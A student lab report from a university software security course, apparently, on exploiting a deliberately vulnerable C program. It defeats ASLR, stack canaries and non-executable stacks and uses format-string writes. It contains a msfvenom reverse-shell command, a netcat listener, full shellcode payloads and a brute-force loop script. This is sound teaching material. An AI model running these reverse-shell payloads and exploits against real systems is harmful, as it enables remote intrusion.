Monash University

Assignment 1

FIT5003 Software Security

Contents

Buffer Overflow Vulnerability

Task 1: Exploiting the Vulnerability 2

Task 2: Address Randomisation 4

Task 3: Stack Guard 6

Task 4: Non-executable Stack 9

Format String Attack

Task 1: Modifying the Memory Using Format String Vulnerability 10

Buffer Overflow Vulnerability

Task 1: Exploiting the Vulnerability

For this task I exploited the buffer overflow vulnerability in the below C program to gain a remote shell.

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str,int studentID) {
   int bufSize;
   int a = 12;
   int b = 18;

   bufSize = 12 + studentID%32;
   char buffer[bufSize];
   strcpy(buffer, str);

   return 1;
}

int main(int argc, char *argv[]) {
if(argc < 2) {
   printf("Usage: %s <payload>\n", argv[0]);
   exit(0);
}

int studentID =[redacted]
bof(argv[1],studentID);
printf("Returned Properly\n");

return 1;
}
```

Question 1:
Address randomisation was turned off using the command:

sudo sysctl -w kernel.randomize_va_space=0

Likewise executable stack was turned on and stack protector off when compiling the program with:

gcc -m32 -g -o stack -z execstack -fno-stack-protector stack.c

I used metasploit to generate the shell code used for gaining the remote shell:

msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f c -b '\x00\x0a\x0d'

And netcat to listen from the "attacker" terminal for the connection on port 4444:

nc -lvp 4444 -s 10.0.2.15

This is the payload I used in GDB:

$(perl -e 'print "\x90"x76, "\x40\xd0\xff\xff", "\x90"x16,
"\xdb\xce\xbd\xa3\xc4\x62\x2a\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x68\x13
\x03\xcb\xd7\x80\xdf\x3a\x03\xb3\xc3\x6f\xf0\x6f\x6e\x8d\x7f\x6e\xde\xf7\xb2\xf1\x8c\xae\xfc
\xcd\x7f\xd0\xb4\x48\x79\xb8\x4c\xab\x7b\x37\x39\xa9\x7b\x56\xe5\x24\x9a\xe8\x73\x67\x0c
\x5b\xcf\x84\x27\xba\xe2\x0b\x65\x54\x93\x24\xf9\xcc\x03\x14\xd2\x6e\xbd\xe3\xcf\x3c\x6e\x
7d\xee\x70\x9b\xb0\x71"')

And the payload from the terminal:

$(perl -e 'print "\x90"x76, "\xa0\xd0\xff\xff", "\x90"x16,
"\xdb\xce\xbd\xa3\xc4\x62\x2a\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x68\x13
\x03\xcb\xd7\x80\xdf\x3a\x03\xb3\xc3\x6f\xf0\x6f\x6e\x8d\x7f\x6e\xde\xf7\xb2\xf1\x8c\xae\xfc
\xcd\x7f\xd0\xb4\x48\x79\xb8\x4c\xab\x7b\x37\x39\xa9\x7b\x56\xe5\x24\x9a\xe8\x73\x67\x0c
\x5b\xcf\x84\x27\xba\xe2\x0b\x65\x54\x93\x24\xf9\xcc\x03\x14\xd2\x6e\xbd\xe3\xcf\x3c\x6e\x
7d\xee\x70\x9b\xb0\x71"')

The only difference between the payloads is the new return address, for GDB it is placed at the start of the NOP slide, 16 bytes before the shell code. For the terminal version it is placed higher, at the start of the overwritten buffer.

Here is the link to my video demonstrating the attack:
https://drive.google.com/file/d/1v21WhjT5LXigCwtJYqDZRo0qXKfkmj_w/view?usp=sharing

In the video I forgot to inspect the local variables int a and int b, these are placed between the buffer and return address and are overwritten with NOP's by the payload.

Task 2: Address Randomisation

For this task I tried to gain a remote shell with address randomisation turned on (stack guard off and executable stack on).

I used this command to turn the randomisation on:

sudo sysctl -w kernel.randomize_va_space=2

Here is the shell script I used to brute-force the randomisation.


```
!# /bin/bash

export PAYLOAD=$(perl -e "print \"\x90\"x76  .  \"\xa0\xd0\xff\xff\" . \"\x90\"x100000 .
\"\xdb\xce\xbd\xa3\xc4\x62\x2a\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x68\x13\x03\x
cb\xd7\x80\xdf\x3a\x03\xb3\xc3\x6f\xf0\x6f\x6e\x8d\x7f\x6e\xde\xf7\xb2\xf1\x8c\xae\xfc\xcd\x7f\xd0\
xb4\x48\x79\xb8\x4c\xab\x7b\x37\x39\xa9\x7b\x56\xe5\x24\x9a\xe8\x73\x67\x0c\x5b\xcf\x84\x27\xb
a\xe2\x0b\x65\x54\x93\x24\xf9\xcc\x03\x14\xd2\x6e\xbd\xe3\xcf\x3c\x6e\x7d\xee\x70\x9b\xb0\x71\""
)

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(($value + 1))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$((duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack $PAYLOAD
done
```

Question 2:
I was able to gain a remote shell after 2937 attempts which took 12 minutes and 14 seconds as can be seen in the screenshot below:



This protection scheme makes the attack difficult by changing the memory addresses where the stack, heap and other program regions are stored each time it is run. This means the new return address we overwrite the old one with is likely not going to point to the area of the stack we would like it to, causing a segmentation fault or not reaching our shell code. I included a large (100,000 instruction) “NOP sled” in the stack, hoping to increase my chances of landing in it and continuing on to my shell code. Rerunning the payload many times did indeed eventually lead to my new return address being above the shell code in memory, allowing me to gain a remote shell.

Task 3: Stack Guard

For this task I tried to gain a remote shell with stack guard turned on (randomisation off and executable stack on).

I compiled the program using:

gcc -m32 -g -o stack -z execstack stack.c

When attempting to run the payload, this message was printed:

*** stack smashing detected ***: terminated


Aborted (core dumped)

Question 3:

I used GDB to try to look for the canary. I expect the canary to be the 4-byte value I highlighted in yellow in the screenshot below.

```
(gdb) info locals
bufSize = 17
a = 12
b = 18
buffer = <error reading variable buffer (value requires 4160430081 bytes, which is more than max-value-size)>
(gdb) p &a
$2 = (int *) 0xffffd00c
(gdb) p &b
$3 = (int *) 0xffffd008
(gdb) p &bufSize
$4 = (int *) 0xffffd010
(gdb) x/40xw 0xffffd008
0xffffd008:     0x00000012      0x0000000c      0x00000011      0xf7fb2000
0xffffd018:     0xf7ffc7e0      0x8aba4800      0x56558fc8      0xf7fb2000
0xffffd028:     0xffffd058      0x565563a3      0xffffd2e4      0x02144025
0xffffd038:     0x56558fc8      0x56556359      0x00000003      0xffffd104
0xffffd048:     0xffffd114      0x02144025      0xffffd070      0x00000000
0xffffd058:     0x00000000      0xf7de3ed5      0xf7fb2000      0xf7fb2000
0xffffd068:     0x00000000      0xf7de3ed5      0x00000003      0xffffd104
0xffffd078:     0xffffd114      0xffffd094      0xf7fb2000      0xf7ffd000
0xffffd088:     0xffffd0e8      0x00000000      0xf7ffd990      0x00000000
0xffffd098:     0xf7fb2000      0xf7fb2000      0x00000000      0xb3086f88
(gdb) info registers
eax            0x11               17
ecx            0x56558fc8         1448447944
edx            0x0                0
ebx            0x56558fc8         1448447944
esp            0xffffcff0         0xffffcff0
ebp            0xffffd028         0xffffd028
esi            0xffffcff0         -12304
edi            0xf7fb2000         -134537216
eip            0x5655629b         0x5655629b <bof+78>
eflags         0x216              [ PF AF IF ]
cs             0x23               35
ss             0x2b               43
ds             0x2b               43
es             0x2b               43
fs             0x0                0
gs             0x63               99
(gdb)
```

I expect it to be located between the local variables (which I've highlighted in orange) and the return address (highlighted in pink). The green highlighted addresses are all registers so I don't expect these to hold the canary. Additionally I noticed that this value would change every time I ran the program despite address randomisation being turned off (the other addresses including the return address remained the same). The second screenshot below should help to show this:



I tried using this payload:

$(perl -e 'print "\x90"x60, "\x00\x8c\x90\x3e", "\x90"x12, "\x40\xd0\xff\xff", "\x90"x16, "\xdb\xce\xbd\xa3\xc4\x62\x2a\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x68\x13\x03\xcb\xd7\x80\xdf\x3a\x03\xb3\xc3\x6f\xf0\x6f\x6e\x8d\x7f\x6e\xde\xf7\xb2\xf1\x8c\xae\xfc\xcd\x7f\xd0\xb4\x48\x79\xb8\x4c\xab\x7b\x37\x39\xa9\x7b\x56\xe5\x24\x9a\xe8\x73\x67\x0c\x5b\xcf\x84\x27\xba\xe2\x0b\x65\x54\x93\x24\xf9\xcc\x03\x14\xd2\x6e\xbd\xe3\xcf\x3c\x6e\x7d\xee\x70\x9b\xb0\x71"')

To keep the canary the same, but since it changes every time this did not work. Additionally the “\x00” (null) byte gave me trouble during some of my attempts be prematurely terminating the scanf function, meaning my shell code was never injected and the return address was not changed.

Question 4:

34881573 (SID) XOR 56556361 (original RA) = 62dd7612 (Stack Guard).

The stack guard does not require padding as it matches the 4-byte stack guard length I found in question 3.

Here is the modified payload (for use from the terminal, not GDB):

$(perl -e 'print "\x90"x60, "\x12\x76\xdd\x62", "\x90"x12, "\xa0\xd0\xff\xff", "\x90"x16, "\xdb\xce\xbd\xa3\xc4\x62\x2a\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x12\x83\xe8\xfc\x31\x68\x13\x03\xcb\xd7\x80\xdf\x3a\x03\xb3\xc3\x6f\xf0\x6f\x6e\x8d\x7f\x6e\xde\xf7\xb2\xf1\x8c\xae\xfc\xcd\x7f\xd0\xb4\x48\x79\xb8\x4c\xab\x7b\x37\x39\xa9\x7b\x56\xe5\x24\x9a\xe8\x73\x67\x0c\x5b\xcf\x84\x27\xba\xe2\x0b\x65\x54\x93\x24\xf9\xcc\x03\x14\xd2\x6e\xbd\xe3\xcf\x3c\x6e\x7d\xee\x70\x9b\xb0\x71"')

Since the canary value is static (unchanging) and does not contain any null bytes, the latest payload won’t encounter the problems my previous one did. It should be able to overflow the buffer, writing

NOP’s up to the canary address, leave the canary value unchanged, continue writing NOP’s, change the return address and inject the shell code. This should lead to remote shell access.


Task 4: Non-executable Stack

For this task I tried to gain a remote shell with non-executable stack turned on (randomisation off and stack guard off).

Question 5:
I compiled the program using:

gcc -m32 -g -o stack -fno-stack-protector -z noexecstack stack.c

I attempted a "Return-to-libc Attack", redirecting the program from the *bof* function to libc's *system()* function. I used GDB to find the location of *system()* and */bin/sh* and placed them in my payload. The attack was not successful. Here is a screenshot of the attempt:



This protection scheme makes the attack difficult by marking the stack as non-executable. This means we cannot gain a shell by injecting our shell code into the stack, as the shell code will not be executed. Return-to-libc (when done successfully) is one way to bypass the non-executable stack protection. It utilises inbuilt functions to launch the shell, thus not requiring any injection into the stack aside from overwrite the buffer and return address.

Format String Attack

Task 1: Modifying the Memory Using Format String Vulnerability

For this task I utilised format strings to change the contents of the `secret` array in the vulnerable program shown below.

```
int main(int argc, char *argv[]) {
        char user_input[100];
        int *secret;
        int int_input;

        /* The secret value is stored on the heap */
        secret = (int *) malloc(7*sizeof(int));

        /* getting the secret */
        secret[0] = 0x46; secret[1] = 0x49; secret[2] = 0x54; secret[3] = 0x35; secret[4] = 0x30; secret[5]
        = 0x30; secret[6] = 0x33;

        printf("Please enter a string:\n");
        scanf("%s", user_input); /* getting a string from user */

        /* Vulnerable place */
        printf(user_input);
        printf("\n");

        printf("Please enter a decimal integer:\n");
        scanf("%d", &int_input); /* getting a decimal input from user */

        printf("Please enter another string:\n");
        scanf("%s", user_input); /* getting another string from user */

        /* Vulnerable place */
        printf(user_input);
        printf("\n");

        /* Verify whether your attack is successful */
        printf("The secret is: %s%s%s%s%s%s%s\n",
        &secret[0],&secret[1],&secret[2],&secret[3],&secret[4],&secret[5],&secret[6]);

        free(secret);
        return 0;
}
```

Question 6.1:
My student ID is [redacted]. [redacted] mod 27 = 3. The 3rd letter of the alphabet is C. “C” is 67 in ASCII as a decimal or 43 as a hexadecimal. “c” is 99 in ASCII as a decimal or 63 as a hexadecimal. I will modify the secret to become “CITc003”

Question 6.2:
I used these commands to turn address randomisation on and compile the program:

sudo su
sysctl -w kernel.randomize_va_space=2
gcc -m32 -o fs format_string.c
chmod 4755 fs
exit

I started with the assumption that local variables `secret[0]` and `int_input` would be located high on main’s stack frame (low stack offset), and that although their specific addresses would change each time the program was run, their offsets would remain the same. I used trial and error, entering variations of “*%x*” and “*%s*” in the first input string to locate `secret[0]` at the 9th offset and `int_input` at the 8th. I could then enter “*%67x%9$hhn*” to change “F” to “C” in the secret string.

Question 6.3:
In order to modify `secret[3]` I entered %9$p for the first string input to print the address of `secret[0]`, added 12 (3 positions along multiplied by 4 bytes per integer), converted this number to decimal and entered that for the user input integer. This decimal was stored at int_input, at the 8th stack offset, and when referenced by the following format string *(%32x%8$hhn*), wrote to the address of secret[3].

Here is the link to my video demonstrating the attack:
https://drive.google.com/file/d/1JWDGiB6bld6CcjJgfFZkOoCCfS5SRF2r/view?usp=sharing